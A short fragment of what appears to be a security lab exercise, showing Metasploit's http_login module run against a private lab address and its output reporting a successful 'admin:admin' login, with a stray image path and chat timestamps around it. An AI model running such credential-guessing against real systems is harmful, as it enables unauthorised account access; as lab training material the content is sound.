
Show a screenshot of the results for your lab notebook, then return to the main console



metasploit Credential Stuffing

```
msf auxiliary(http_login) > exploit
```

- **Scroll up to find successful login and take a screenshot of the output. Note, to only show the result, do the following and then re-run**


msf6 auxiliary(scanner/http/http_login) > exploit
[*] Attempting to login to http://10.138.0.3:80/authentication/example1/
[+] 10.138.0.3:80 - Success: 'admin:admin'
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/http/http_login) >
Aa
Madler
2:26 PM Skipped bu...
March 10, 2022 at 2:26 PM
Madler